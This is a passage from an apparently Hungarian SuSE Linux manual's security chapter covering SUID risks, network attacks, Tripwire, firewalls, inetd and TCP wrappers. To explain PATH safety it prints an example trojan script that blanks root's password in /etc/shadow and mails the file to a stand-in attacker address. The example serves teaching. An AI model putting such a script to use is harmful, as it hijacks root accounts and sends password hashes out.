nek nincs megengedve. Lépéseket tettünk, hogy minimálisra csökkentsük a SUID-os programokat a SuSE Linux-ban, és hogy megvédjük ezeket a programokat a támadástól. Figyelnünk kell a szakirodalmat, és amikor ilyen veszélyekre hívják fel a figyelmet, be kell szerezniük a frissítéseket és foltokat, amilyen gyorsan csak lehetséges.

Egy másik formája a támadásnak az előjogokat élvező programokra és a futó szolgáltatásokra irányul, az úgynevezett kapcsolat támadás "link attacks". Olyan programokon, melyek figyelmen kívül dolgoznak nyilvános könyvtárakban, lehetséges az adatokat eltéríteni teljesen különböző fájlokba, evvel a rendszer biztonságát veszélyeztetni, vagy éppen ledönteni azt.

A rendszerben a SUID és SGID fájlok számának csökkentéséért a SuSE Linux-ban a YaST-tal a Rendszer Adminisztráció és a Biztonsági beállítások részben állítsuk biztonság-osra, vagy paranoid-ra, ahol a fájl engedélyezés váltása: szöveget látjuk.

Az alábbi fájlok tartalmazzák a beállított jogosultságokat:

```
/etc/permissions.secure és  
/etc/permissions.paranoid.
```

Mielőtt a paranoid módot használnánk, győződjünk meg róla, hogy a rendszer működőképessége nincs-e nagyon korlátozva az elvárásaink szerint. Az X Window System (XFree86) bonyolultsága és nagy mennyiségű kódja, számtalan alkalommal, káros figyelmet keltett. Ez a probléma most szétszóródott a SuSE Linux-ban, mert a kiszolgáló és könyvtárai nincsenek ellátva SUID 'root' -tal. Ennek azonban bizonyos körülmények között, számtalan hátránya lehet a ügyfél-kiszolgáló kommunikációban. Lehetséges pl. elfogni a billentyűlenyomásokat, vagy elolvasni egy ablak tartalmát. A 18.4 fejezetben (491. oldal) szabály betartásával, az Xauthority (**xauth** program) használatával, valamint kerülve az **xhost** +-t, nagyfokú biztonság valósítható meg.

Távoli X programok indítására, ahol csak lehetséges, használjuk az 'ssh' csomagot az 'n' (Hálózat) készletből. Ha az ssh-t kereskedelmi forgalomban kívánjuk használni, nézzük meg a licenszet a /usr/doc/packages/ssh/COPYING fájlban. Az ssh majdnem minden rendszerre elérhető. Habár az ún. X11 továbbítás szintén tartalmaz rejtett veszélyeket, így fontoljuk meg, és egyáltalán ne használjuk azt.



Kizárólag teljesítményi okból az X Window System-et soha nem szabad kritikus szerverre (pl. fájl szerver, ftp szerver, router-ekre, útválasztókra stb.) telepíteni.

Vírusok és trójai programok

Egészen az utóbbi időkig a különböző típusú vírusok megtették kártékony hatásukat, nem csak az otthoni számítógépeken, de másutt is, mivel a szoftverek másolása és hordozása hajlékonylemezekon ideális táptalajt jelentett az ilyen programoknak. Szerencsére máig is csak két Linux vírust találtak.

Mivel szoftvert Linuxra ritkán terjesztenek bináris formában, és mióta a SuSE Linux maga vírusmentesnek tekinthető, így nincs vírusveszély, amennyiben betartjuk a 18.4 fejezetben (491. oldal) szabályokat.

Az egy más dolog azonban, hogy egyre gyakrabban látni makróvírusokat, amiket E-Mail-ben küldenek (beágyazva szövegszerkesztő dokumentumokba). Mivel a Microsoft Office-nak nincs Linux-os változata, ezek nem tudnak ártani magának a SuSE Linux-nak. Az tény, hogy a SuSE Linux-ot egyre gyakrabban használják levél szerverként, mint "Mail Transfer Agent"-et, és ez ideális lehetőséget kínál a beágyazott vírusok kiszűrésére, automatikusan a bejövő és kimenő levelekből.

A "Trójai programok" különböznek a vírusoktól. Ezek a programok azt állítják, hogy valami hasznosat csinálnak, de közben ördögi dolgokat is művelnek. Például egy shell bejelentkező trójai program neveket és jelszavakat gyűjthet egy fájlba, és ezt az információt időközönként email-ként elküldheti. Ez elég ártatlannak hangzik, de közel sem vics, ha hitelkártya számokról vagy bankszámlák személyi azonosító számáról (PIN) van szó.

Igen kicsi az esélye, hogy egy trójai programot töltsünk le az Internetről, vagy email-ben kapunk egyet. Az ellenben elég általános gyakorlat, hogy trójai programot hagy maga mögött valaki, a már veszélyeztetett rendszeren azért, hogy bármikor elérhesse az adott gépet. Ezek jelenléte biztos jel, hogy a gép veszélyeztetve van.

Amíg nincs egyértelmű védekezés vírusok és trójai programok ellen, addig nagyban csökkenthetjük az ilyen támadásokat, egy jó vírusszűrő telepítésével, és ha a hajlékonylemezek és programok másolásánál nagy gondossággal járunk el. A továbbiakat nézzük meg a 18.4 fejezetben (491. oldal). Egy olyan program használata, mint pl. a *tripwire*, a '*sec*' készletből, igen hasznos ezek felismerésére, lásd a 92 fejezetben (484. oldal).

18.1.2 Hálózati biztonság

A legtöbb számítógép manapság nem önmagában létezik ("egyedülálló gép"). Mivel a Linux felajánlja az összes szükséges lehetőséget, a legtöbb Linux gép helyi hálózaton (LAN) van, és könnyedén csatlakoztatható az Internethez akár egy modemmel is. Linux-ot futtató gépeket igen gyakran használnak átjáróként, egy összetett alhálózat felé. Ezek a tények sok utat biztosítanak a hálózat felőli támadásra.

Elkerülhetjük a legtöbb ilyen támadást, ha felállítunk egy tűzfalat. A használatban lévő ki/bejáratok (portok) még így is veszélyben vannak, de ezeket megvédhetjük a megfelelő eszközök használatával.

Elhanyagolható az esélye, hogy támadásnak leszünk kitéve azalatt a napi 30 perc alatt, míg elolvassuk leveleinket, és amíg modemen keresztül csatlakozunk az Internethez. Azokat a rendszereket, melyek viszont bérelt vonalat használnak, védeni kell. Alább leírjuk a legfontosabb támadási formákat.

A közbenső ember

A "Közbenső ember" támadás arra utal, amikor egy hálózatot elterelnek, egy vagy több host-on át. A behatoló átveszi az uralmat az egyik útválasztó (router) felett, és IP csomagokat szippant fel, átirányítja, behelyettesíti azokat.

Mivel az útválasztók nem igényelnek azonosítást, ezért ezt nagyon könnyű megtenni. Ez szerencsére meg fog változni, amint az új IPv6 protokoll szabvány életbe lép.

Az egyetlen védekezés az ilyen támadások ellen egy jó titkosító eszköz. Ezek a támadások főként a WWW helyek elérésekor, vagy levélváltáskor fordulnak elő. Soha ne használjuk a **telnet** és **rsh** parancsokat, mert ezek a jelszavakat titkosítás nélkül küldik keresztül a hálózaton. Ez lehetővé teszi a cracker-eknek, hogy elolvassák azokat. Váltuk át az **ssh**-ra, hogy elkerüljük ezt. Elektronikus levelet a **pgp** programmal titkosíthatunk. Még HTTP oldalak is titkosíthatók az SSL² protokoll segítségével. Ezt a protokollt használja az 'apache' csomag is az 'n' (Hálózat) készletben. A titkosítás minősége csak olyan jó, mint a biztonsági továbbítás kulcsa! Ezért különös gonddal kell végeznünk a titkosítást!

Puffer túlhajtás 2. rész

Az úgynevezett "szimatolás" (sniffing), az adatok passzív megfigyelése (felhasználó név és jelszó) után, míg kívülről a leggyakoribb biztonsági veszélyeztetés a Puffer túlhajtás.

Az a szabály: minden kívülről elérhető szolgáltatás (pl. mail, webserver, POP3, stb.) potencióális biztonsági problémát jelent. Minden szolgáltatás ami feltétlen szükséges, és nem kapcsolható ki, amennyiben lehetséges csak egy megfelelő rendszeren át legyen elérhető, mint pl. a Linux kernel tűzfal konfigurációja (**ipchains**). Ha ez nem lehetséges, meg kell próbálnunk lecserélni a szolgáltatást egy biztonságosabb változatra. (pl. használjunk 'postfix' csomagot a 'sendmail' csomag helyett). Szakértők futtathatnak minden szolgáltatást saját **chroot** környezetben.

Szolgáltatás megtagadása

A Szolgáltatás megtagadása (DOS) megpróbálja túlterhelni a hálózati szolgáltatást. Bizonyos feltételek mellett nemcsak a megtagadott szolgáltatás, de maga a gép sem érhető el többé. A támadás után a hálózati csomag, ami a támadást elindította, gyakran máshová költözik. A szolgáltatás megtagadását gyakran hamis IP címmel (spoofing) együtt használják, hogy eltüntessék a támadás forrását. Visszakeresni a támadót majdnem lehetetlen. Hatásos védekezésre van szükség.

Amikor Szolgáltatás megtagadása támadásra derül fény, az ellene való védekezési kiegészítés órákon belül elérhető, és az Internet-ről letölthető. A SuSE Linux az összes eddig ismert Szolgáltatás megtagadási támadás ellen adott ki védekező kiegészítést, egészen a CD nyomásra kerüléséig. A rendszergazdáknak mindig tájékozottnak kell lenniük, mind a támadási módokról, mind az elérhető javításokról.

Hamis IP cím (spoofing)

A hamis IP cím támadás, egy TCP/IP biztonsági hibát használ ki — nem ellenőrzi a feladó címét. Így a cím kicserélhető, hogy elfedje a cracker támadás eredetét.

² SSL – Secure Socket Layer

Fontos, hogy konfiguráljuk az útválasztónkat (router) a külső hálózati kapcsolatok elvárásaihoz. Csak azok a csomagok jöhetnek be a belső hálózatba, amelyek külső címet tartalmaznak, és külső hálózatba csak azok mehetnek, amiknek belső címük van. Minden Internet szolgáltató (ISP) felelőssége a megfelelő útválasztó (router) konfigurálás, hogy érvénytelen csomag ne kerülhessen be.

18.2 Eszközök

Tekintsük át a rendszer karbantartására szolgáló eszközöket, és ellenőrizzük le a lehetséges gyenge pontokat. Itt szeretnénk emlékeztetni, hogy a gépünket érhető fenyegetés különbözik minden esetben. Egy tűzfallal védett hálózatban kevesebb védekezés és folyamatkövetés szükséges mint egy védtelen hálózatban.

18.2.1 Helyi eszközök

Két nagy előnye van a Linux-nak más operációs rendszerekkel szemben. A stabilitás, és a tény, hogy ez egy többfelhasználós rendszer. Habár az utóbbi veszélyekkel jár, amit nem szabad alábecsülni. Az ismert jogosultságokon túl vannak bizonyos paraméterek, amelyeket a haladó felhasználók ki tudnak használni. Pl. a SUID bit értendő ez alatt. Egy program, amelyik ezzel az engedéllyel rendelkezik, automatikusan megkapja annak a felhasználónak a jogait, aki a fájl tulajdonosa. Ha a program a root tulajdona, bármely felhasználó indítja el, megkapja a root jogait. Ez elég veszélyesen hangzik, de rendszerint nem ez a helyzet. Valójában több program is támaszkodik erre a lehetőségre. A *ping* parancs végrehajtásához például 'root'-nak kellene lenni. Ez azt jelenti, hogy a ping parancsot csak a 'root' hajthatná végre. Ezt elkerülendő a SUID bit a ping parancson be van állítva.

```
jancsi@meggyfa:/home/jancsi > ls -l /bin/ping
```

```
-rwsr-xr-x 1 root root 13216 Mar 17 16:36 /bin/ping
```

Ha szeretnénk megtudni, hogy mely programoknak van SUID bit-je, és tulajdonosuk a 'root', adjuk ki az alábbi parancsot:

```
jancsi@meggyfa:/home/jancsi > find / -uid 0 -  
perm +4000
```

Ez egy módja a "gyanús" programok megtalálásának. A YaST segítségével beállíthatók az ilyen programok. A 'Jogosultságok beállítása:' (a 'Rendszeradminisztráció' 'Biztonsági beállítások') pontban válasszuk a *secure-t*. Az érintett fájlok beállításai a */etc/permissions.secure* alatt találhatók.

Senkinek sincs ideje állandóan figyelni a gépét. Szerencsére vannak eszközök, amik segítenek ennek az unalmas feladatnak a végrehajtásában. Külön

említést érdemel az egyik ilyen eszköz, amit a CERT is ajánl³. Ez a program a 'tripwire' csomag az 'n' (Hálózat) csomagból.

Tripwire avagy a Botlódrót :-)

A Tripwire-t könnyű megérteni. Ellenőrzi a rendszert és egy adatbázisban rögzíti az állapotot, és a szükséges információkat. A konfigurációs fájlban meghatározzhatjuk, mely fájlokat kell ellenőrizni.

A Tripwire nem ellenőrzi a fertőzött fájlokat és a rendszerhibákat. Feltételezi, hogy tiszta rendszerre telepítették. Ezért rögtön a rendszer felállása után kell telepíteni, még a hálózathoz való csatlakoztatás előtt. Az adatbázist az alábbi parancsra hozza létre:

```
root@meggyfa:root > /var/adm/tripwire/bin/tripwire -init
```

Az adatbázis és a konfigurációs fájl elérési útja az alábbi táblázatban látható. A 'tripwire' csomagot a SuSE Linux rendszer készen lefordítva tartalmazza. Lásd a 18.1 táblázatot.

/var/adm/tripwire	adatbázis és beállítási állomány
-------------------	----------------------------------

18.1 táblázat: Tripwire

Az útvonal úgy lett megválasztva, hogy csak a rendszergazda (a 'root') cserélhesse a Tripwire home könyvtárát. Ideális esetben az adatbázis egy csak-olvasható fájlrendszeren van (pl. egy írásvédett hajlékonylemezen), különben egy ügyes támadó el tudná tüntetni saját nyomait az adatbázis megváltoztatásával. Egy példa konfigurációs fájl a Tripwire-hoz a /usr/doc/packages/tripwire/tw.conf.example.linux alatt található. A Tripwire szintaktikai súgója megtalálható a kézikönyvlapokban ("man tw.config"). Különböző ellenőrzőösszeg képzési eljárások használhatók az egyes fájlokhoz és könyvtárakhoz. Miután beállítottuk a konfigurációs fájlt, futtassuk a *tripwire*-t rendszeres időközönként, mint egy időzített *cron* feladatot.

SuSE Biztonsági eszközök

A SuSE Linux-nak jelenleg 4 speciális programja van, hogy segítsen még biztonságosabbá tenni, és ellenőrizni a rendszerünket.

A 'firewall' csomag a 'sec' (Biztonsággal kapcsolatos szoftverek) készletből tartalmazza a /usr/sbin/SuSEfirewall szkriptet, ami kiolvassa a /etc/rc.firewall konfigurációs fájlt, és korlátozó szűrő listákat állít elő az *ipchains* szerint. További információ erről a 18.2.2 fejezetben (486. oldal) található, a Hálózati Eszközök alatt.

A 'secchk' csomag a 'sec' (Biztonsággal kapcsolatos szoftverek) készletből több szkriptet tartalmaz, amik sajátos biztonsági ellenőrzéseket végez-

³ CERT = Computer Emergency Response Team;

lásd <http://www.cert.dfn.de/dfncert/info.html>

nek a rendszeren napi, heti és havi rendszerességgel (jelszó fájl épsége, felhasználói fájlok, feltörhető jelszavak, modulok amik futnak) és ha változást találnak, értesítik a rendszergazdát.

A `'hardsuse'` csomag a `'sec'` (Biztonsággal kapcsolatos szoftverek) készletből tartalmaz egy perl szkriptet (`/usr/sbin/harden_suse`), amit azért fejlesztettek ki, hogy a rendszergazdának egy könnyen használható programja legyen a biztonság növelésére. Amikor ez elindul, kilenc igen/nem kérdést tesz fel (pl. Minden szolgáltatás megszüntetése, vagy a SUID és SGID bitek minimalizálása emelné a felhasználói biztonságot), és az adott válaszoktól függően a rendszer újrakonfigurálódik. A változtatásokról egy naplófájlt találunk a `/etc/harden_suse.log` alatt, a módosított fájlokról pedig biztonsági másolat készül. Ha a rendszer következetesen nem teljesíti az elvárásokat, vissza lehet állítani a módosításokat a `/etc/security/undo_harden_suse.pl` szkript segítségével.

A `'scslog'` csomag a `'sec'` (Biztonsággal kapcsolatos szoftverek) készletből tartalmaz egy kernel modult, amit ha betöltünk (ezt automatizálhatjuk, ha a betöltést hozzáadjuk a rendszerindító fájlokhoz), feljegyzi az összes bejövő és kimenő hálózati kapcsolatot.

A `'secumod'` csomag a `'sec'` (Biztonsággal kapcsolatos szoftverek) készletből tartalmaz egy további modult, ami megelőzi vagy megnehezíti a támadásokat a rendszerünkbe. Jelenleg védelmet nyújt a szimbólikus linkek, hard linkek és a pipe támadások ellen. A processzek, ha kívánjuk megállíthatók "strace" által, és mások ellen. Mivel ez a csomag még nagyon új, nincs teljesen dokumentálva a könyv nyomdába adásáig. Nézzük át a csomag dokumentációját.

További eszközök már előkészítés alatt vannak.

Naplófájlok böngészése

A Naplófájlok nagyon fontos forrásai a rendszerről történő információgyűjtésnek. Ezek azok a fájlok, melyekben a programok bejegyzéseket tesznek működésükről. Legalább egyet ezek közül, a `/var/log/messages-t`, rendszeresen ellenőrizni kell. A legtöbb naplózás a SuSE Linux-ban úgy van konfigurálva, hogy írjon ebbe a fájlba.

Rendszerint nincs időnk átböngészni ezt a hatalmas fájlt. Szerencsére vannak eszközök, amik megkönnyítik a naplófájlok olvasását. Az egyik ilyen program a `logsurfer`, ami állandóan ellenőrzi a naplókat a konfigurációs fájloknak megfelelően. Hozzáadhatunk parancsokat bizonyos előfordulásokhoz a napló fájlokban. Például ha a "fail" szó előfordul, és azt akarjuk hogy egy email-ben tudasson minket a rendszer erről, a `logsurfer` ezt megteszi nekünk. A `logsurfer` kiváló kézikönyvdallal rendelkezik, lásd `'man 4 logsurfer.conf'`.

A `PATH` változó és a `'Root'` felhasználó ...

Talán észrevettük miközben a SuSE Linux-szal dolgoztunk, hogy az aktuális könyvtár nem szerepel a `'root'` keresési útvonalában. Ezért, amikor `'root'`-ként vagyunk benn, és az aktuális könyvtárból akarunk indítani pro-

gramot, eléje kell tennünk a `./` karaktereket. Az okot, ami miatt a SuSE Linux így van konfigurálva, a következő példa illusztrálja:

- Tételezzük fel, hogy egy felhasználó aki a rendszerünkben dolgozik, létrehoz egy szkriptet, a [18.2.1](#) fájllista szerint.

```
#!/bin/sh

cat /etc/shadow | sed 's:(^root:)[^:]*\(:.*\);1\2;' > \
    /etc/shadow
mailx hacker@hackit.org -s "Root Account hacked" < \
    /etc/shadow
ls $*
```

18.2.1 fájllista: Shell szkript a root account hackelésére

- A szkriptet a felhasználó áthelyezte a `/tmp/ls` állományba.
- Most, ha a `'root'` belép a `/tmp` könyvtárba miközben az aktuális könyvtár szerepel a `PATH` környezeti változóban, a `'root'` nem a `/bin/ls`-t fogja elindítani, hanem a mi kis szkriptünket a `/tmp/ls`-ben. A szkript végrehajtásának eredménye a `'root'` jelszó eltávolítása. Ennél már csak az a rosszabb, hogy a szkript elküld egy email-t a szerző címére, hogy a jelszó el van távolítva. Ekkor szabadon bejelentkezhet (bárki) `'root'`-ként. A következmény nagyon elszomorító lehet :-).

Ha az aktuális könyvtár nem lett volna benne a keresési útvonalban, ez csak akkor fordulhatott volna elő, ha kimondottan ezt gépeljük be: `./ls`. Ez egyébként példa a Trójai programokra, mint azt a [90](#) fejezetben ([480.](#) oldal) leírtuk.

18.2.2 Hálózati eszközök

Nagyon tanulságos megfigyelni egy host gépet, ami egy hálózathoz csatlakozik. Szeretnénk rámutatni, hogy miként tudjuk megvédeni Linux gépünket a hálózatról jövő támadásoktól.

Az *inetd*

Egy alapvető megközelítése ennek, hogy a portok bekapcsolását, amelyeket az *inetd* (Internet "Super Server") tesz elérhetővé, alaposan át kell gondolni. A SuSE Linux-ban néhány "sebezhető" szolgáltatás ki van kapcsolva alapértelmezés szerint. Ebbe beletartozik az ún. "internal services" az *inetd*. Az *inetd* konfigurációs fájlja a `/etc/inetd.conf`. Más szolgáltatásokat ugyanilyen gondosan kell ki, illetve bekapcsolni – az igényeknek megfelelően. Javasoljuk, hogy nézzük át a konfigurációs fájlokat, ugyanis pl. a POP3 és más szolgáltatások is be vannak alapból kapcsolva! A majdnem minden esetben elegendő szolgáltatások felsorolása a [18.2.2](#) fájllistában található.

Határozottan gondoljuk át, hogy szükségünk van-e olyan programokra mint, pl. *telnet*, *shell* és *login*. E szolgáltatások legnagyobb hátránya az, hogy a jelszó titkosítás nélkül kerül továbbításra. Az ilyen jelszavakat megszerezni

```

ftp      stream tcp nowait root    /usr/sbin/tcpd    \
wu.ftp -a
telnet   stream tcp nowait root    /usr/sbin/tcpd    \
in.telnetd
shell    stream tcp nowait root    /usr/sbin/tcpd    \
in.rshd -L
login    stream tcp nowait root    /usr/sbin/tcpd    \
in.rlogind
finger   stream tcp nowait nobody  /usr/sbin/tcpd    \
in.fingerd -w
ident    stream tcp wait  nobody  /usr/sbin/in.identd \
in.identd -w-e-t120

```

18.2.2 fájllista: *inetd* példa konfiguráció.

nem bonyolult. Ezek a szolgáltatások a támadásokat köztudottan könnyűvé teszik.

Soha, semmilyen körülmények között se engedjük távoli 'root' elérést! Mégegyszer ráirányítjuk figyelmet a "Secure Shell" ('ssh') csomagra. Ez mindent titkosít, még a jelszavakat is (⇒ *titkosítás*).

A SuSE Packet Filter Firewall-lal kapcsolatos kérdések nem válaszolhatók meg a Telepítési Támogatás keretében!



A SuSE Packet Filter Firewall (a 'firewall' csomag a 'sec' (Biztonsággal kapcsolatos szoftverek) készletben) a /etc/rc.firewall segítségével aktivizálódik. Egyedi beállítások dokumentálása és megjegyzésekkel való ellátása ebben a fájlban található. Annak érdekében, hogy megkíméljük a kezdő felhasználót, a Tűzfal beállítás bonyolultságától, itt van néhány magyarázat és ötlet a SuSE Packet Filter Firewall használatához.

A protokollok népes családját használják az Interneten való kommunikációhoz. Ez az Internet protokoll "TCP/IP" néven ismert. A TCP/IP jelentése Továbbítást Ellenőrző Protokoll (Transmission Control Protocol) és Internet Protokoll. A TCP/IP manapság majdnem minden hardveren, operációs rendszeren és hálózati felületen elérhető. Az Egyesült Államok Hadügyminisztériuma fejlesztette ki, és 1978-ban mutatták be először a nyilvánosságnak.

A TCP/IP hálózat adatokat továbbít számítógép rendszerek között, úgy hogy átalakítja az adatokat csomagokká, és ezeket a csomagokat továbbítja. Minden csomag egy fejléccel kezdődik, ami különböző ellenőrző információkat tartalmaz, mint pl. a cél számítógép címe. A fejléct követi a továbbítandó adat. Ha pl. egy fájl egy másik géphez a hálózaton keresztül lesz továbbítva, akkor a fájl csomagok sorozatává alakítja át. Ezek a csomagok kerülnek továbbításra a cél gép felé.

A csomagok hibamentes továbbítását a TCP garantálja. Ez biztosítja, hogy a csomagok a megfelelő sorrendben érkezzenek meg. A TCP adja a szállítási felületet, és közli a hibákat, amik nem javíthatók ki a következő-magasabb IP rétegig. Egy további szállítási protokoll a családból az UDP. Az UDP-vel nincs garantálva a hibamentes továbbítás, ezáltal gyorsabb a továbbítás, mint

a TCP-vel. Ez azonban azt jelenti, hogy az UDP használatakor nekünk más úton (pl. az alkalmazáson keresztül) kell ellenőrizni az adatok épségét, hogy a továbbítási hibák kiderüljenek és javításra kerüljenek.

Az IP cím (IPv4) egy 32 bites érték. Az IP címeket 8 bites részekre bontják a könnyebb olvashatóság végett, és egy pont választja el ezeket (pl. 192.168.0.20). Azért, hogy egy számítógép azonos időben több kapcsolatot tudjon fenntartani, és képes legyen ezeket elkülöníteni egymástól, a kommunikáció ún. portokon keresztül történik (0 - 65535). Különböző kapcsolatok vannak kijelölve a portokhoz, a TCP vagy UDP csomag fejlécében van megadva a küldő gép forrása és cél portja, valamint a célgép adatai. 0-65535-ig több port speciális szolgáltatásokra van fenntartva (lásd a /etc/services fájlt).

A TCP 23-as port például a telnet kapcsolat portja. A 0-1023 portokat további jellemzők illetik (TCP és UDP). Ezek az ún. kiváltságos portok. Csak megbízható programok, melyeknek néha rendszergazdai jogok kellenek, ajánlhatják fel szolgáltatásaikat ezeken a portokon (lásd a /etc/services fájlt).

Az 1024-től 65535-ig terjedő portokat nem-kiváltságos portoknak hívjuk. A különbséget ábrázolhatjuk egy kissé egyszerűsített fájl-továbbításon keresztül, ftp-vel. Az FTP kiszolgáló szolgáltatásait a TCP 21-es porton adja. Ha egy FTP kliens a 192.168.3.5 című gépen (kliens), az alábbi parancsot indítja:

```
jancsi@meggyfa:/home/jancsi > ftp 192.168.3.16
```

ekkor a kliens létrehoz egy kapcsolatot a 192.168.3.16 című gép (szerver) 21-es portján. Az FTP szerver a 21-es porton válaszol, és megkezd a felhasználó azonosítását (bejelentkezési név és jelszó bekérése). A felhasználó által kiadott FTP parancsok szintén ezen a kapcsolaton át továbbítódnak. Ha adattovábbítás történik a kiszolgálótól a kliensig (kiadtuk pl. az **ls** vagy a **get** parancsot), a kiszolgáló létrehoz egy nem-kiváltságos kapcsolatot a kliens egy szintén nem kiváltságos portján. Az adatok valójában ezen a porton továbbítódnak.

A TCP/IP-t nagyon nagy hálózatra tervezték, ezért tartalmaz egy hálózat felépítési mechanizmust. Az egész 32 bites cím felosztható "subnet"-ekre (alhálózatok). A subnet a balról kezdődő bitek számából képződik, ami egy subnet hálózati címeként kerül meghatározásra. Egy subnet a 192.168.3.0 cím, az első 24 bit adja meg a hálózati címet. A "subnetmask" (alhálózati maszk) határozza meg, hogy a címből hány bit alakít ki egy hálózati címet. A 255.255.255.0 subnetmaszk például megadja, hogy a 192.168.3.5 című gép megtalálható a 192.168.3.0 című subnetben.

Az alhálózatok egy nagy hálózaton belül, rendszerint egy útválasztóra csatlakoznak. Az útválasztók vagy speciális gépek, vagy számítógépek, amik megfelelően fel vannak szerelve, és biztosítják hogy a csomagok megtalálják a megfelelő útvonalat a végcéljukhoz. A subnet maszkok ellentétes szerepét az ún. broadcast címek töltik be. Egy broadcast címen át a subnet összes gépe elérhető. Például : a 192.168.3.0 alhálózatban minden gép elérhető a 192.168.3.255 broadcast címen keresztül. Ha egy Internet kapcsolat felépült, akkor a gép részévé válik a világméretű Internet-nek. Minden alkalommal, amikor a szolgáltatónk felé a kapcsolat aktív, a gépünk elérhető az Internetről. Nekünk kell lépéseket tenni, hogy megakadályozzuk az Internet

felőli illetéktelen elérését. Ezt a feladatot látja el a SuSE Packet Filter Firewall (Csomagszűrő Tűzfal) csomagja.

A csomagszűrők a hálózati szintű Tűzfalak. Ezek alapvető döntéseket hoznak a forrás címek, cél címek és az IP csomagok sajátos portjai alapján. Egy egyszerű útválasztó, vagy a SuSE Packet Filter Firewall hagyományosan hálózati szintű Tűzfal. Mivel ezek nem elég intelligensek, hogy megállapítsák egy csomag tartalmát, és annak valódi eredetét, ezért nem nyújthatnak megfelelő védelmet támadások ellen. A modern hálózati szintű Tűzfalak (például a *SINUS Firewall I* Linuxhoz, <http://www.sinusfirewall.org>) sokkal jobban vannak kifejlesztve, információkat gyűjtenek a rajtuk keresztülmenő kapcsolatok állapotáról, az adatfolyam tartalmáról, stb. Az alkalmazásszintű Tűzfalak (pl. *TIS Firewall Toolkit*), rendszerint számítógépek, melyeken proxy kiszolgáló fut, figyelmesen jegyzi, és megvizsgálják a rajtuk keresztülmenő adatforgalmat. Mivel a proxy kiszolgálók tűzfalon futó programok, ezért ezek ideálisak protokollokhoz és hozzáférésvédelmi mechanizmusokhoz.



Hol kell SuSE csomagszűrő tűzfalat (Packet Filter Firewall) használni?

Olyan hálózatoknál, ahol emelt szintű védelemre van szükség (szigorúan véve mindenütt, ahol személyes információkat tárolnak). Az alkalmazásszintű tűzfalak működésükből kifolyólag még mindig az első hívási számú portok. Az ilyen hálózatok részére a SuSE csomagszűrő tűzfal (Packet Filter Firewall) nem nyújt megfelelő védelmet.

A SuSE csomagszűrő tűzfalat egy magán PC, egy otthoni mini hálózat, vagy egy megbízható hálózaton belüli munkaállomás védelmére szánták.

Csak akkor használjuk a SuSE csomagszűrő tűzfalat egy cég hálózatának védelmére, ha pontosan tudjuk mit csinálunk (lásd az Irodalomjegyzéket).

Tűzfalak felállításához, karbantartásához, a hálózatok és a bennük használatos protokollok igen mély szintű ismerete szükséges. Ez az ismeret nem helyettesíthető egy grafikus felülettel, vagy egy előre konfigurált beállítással, mint amit a SuSE csomagszűrő tűzfal nyújt.

A SuSE csomagszűrő tűzfal dokumentációja a

`/usr/doc/packages/firewall` és a

`/etc/rc.firewall` alatt található meg.

Ha a Tűzfalak témakörével mélyebben kívánunk megismerkedni, javasoljuk az alábbi források tanulmányozását, és kísérletezzünk:

A "Tűzfal kézikönyv a Linux 2.0/2.2-höz" (Firewall handbook for Linux 2.0 and 2.2) Guido Stepken-től majdnem mindent nyújt, amire szükségünk van, hogy egy biztonságos tűzfalat építsünk Linux-szal, a részletes technikai információktól, a tipikus gyenge pontok és hibák leírásáig. A Tűzfal kézikönyv olvasást igényel, és csak on-line érhető el.

<http://www.little-idiot.de/firewall/>

A Freefire project jó kiindulási pont mindazoknak, akik az ingyenes szoftver alapú tűzfalak iránt érdeklődnek:

<http://sites.inka.de/sites/lina/freefire-1/>

TCP Wrappers

A TCP wrappers (*tcpd*) lehetővé teszi hogy biztonságosan használjunk bizonyos szolgáltatásokat, vagy IP címeket a hálózaton. A *tcpd* a SuSE Linux-ban alapból aktiválva van. Ezt láthatjuk a 18.2.2 fejezetben (487. oldal) a fájl-lista hatodik oszlopában és a `/etc/inetd.conf` fájlban. Az elképzelés elég egyszerű: a *tcpd* azt a szolgáltatást indítja el, amelyre szükségünk van, először ellenőrizve, hogy a kliensnek van-e engedélye elérni azokat.

Ez a hozzáférés ellenőrzés két fájlon keresztül történik:

`/etc/hosts.allow` és `/etc/hosts.deny`.

- A hozzáférés engedélyezve, ha a `/etc/hosts.allow` fájlban a kliens és a szolgáltatás kombinációja megtalálható.
- A hozzáférés megtagadva, ha a kliens és a szolgáltatás kombinációja a `/etc/hosts.deny` fájlban megtalálható.
- Ha nincs szabályozás a fenti fájlok egyikében sem, a hozzáférés engedélyezve.



Figyelem! Az első megtalált szabály kerül alkalmazásra! Ha pl. a *telnet* port engedélyezett a `/etc/hosts.allow` fájlban, engedélyezve lesz akkor is, ha a `/etc/hosts.deny`-ban ez tiltva van.

Az ezekben a fájlokban történő módosítások szintakszisát a '`man 5 hosts_access`' kézikönyvlapok írják le.

Van egy alternatívája is a TCP wrappers-nek, ez az *xinetd*, ami kombinálja az *inetd* és a *tcpd* képességeit. Egy hátránya van az *xinetd*-nek, az hogy az *inetd* és az *xinetd* konfigurációs fájljai nem kompatibilisek egymással.



Csak egy Internet "Super Server" (*inetd* vagy *xinetd*) indítható. El kell döntenünk melyiket használjuk.

A '*sec*' (Biztonsággal kapcsolatos szoftverek) készletben további programok találhatók, amik segítségünkre lehetnek egy biztonságos rendszer kiépítésében. Nézzük át az ott lévő csomagokat.

18.3 Biztonság a SuSE Linux-ban

A SuSE az alábbi szolgáltatásokat kínálja, hogy megvalósítsuk a lehető legnagyobb biztonság-orientált disztribúciót:

Két levelező lista bárki számára:

- [suse-security-announce](#) – a SuSE jelzéseit tartalmazza a biztonsági problémákról.
- [suse-security](#) – jelzéseket tartalmaz, miközben nyitott nyilvános vitákra.

Felíratkozni bármelyik listára egy E-Mail elküldésével lehet a majordomo@suse.com címre, a levéltörzsben a:

subscribe suse-security vagy a

subscribe suse-security-announce tartalommal.

Új biztonsági problémák jelzése a központhoz:

Ha egy új biztonsági problémát találunk (előtte gondosan ellenőrizzük le az elérhető frissítéseket), küldjünk egy email-t a security@suse.de címre a probléma leírásával. A SuSE csapat azonnal fel fog figyelni rá! Titkosíthatjuk a fájlt a 'pgp' csomaggal.

A SuSE nyilvános kulcsát (**public pgpkey**)⁴ letölthetjük az alábbi címről: <http://www.suse.de/security> (⇒[titkosítás](#)).

18.4 Általános szabályok

1. Csak adminisztrációs célra használjuk a 'root'-ot. A napi munkavégzésre hozzunk létre egy felhasználót.
2. Kerüljük el a **telnet**, **rlogin** és **rsh** parancsokat.
3. Használjuk az **ssh**-t helyette, ha távolról akarunk dolgozni..
4. Kapcsoljunk ki minden hálózati szolgáltatást, amire nincs szükségünk.
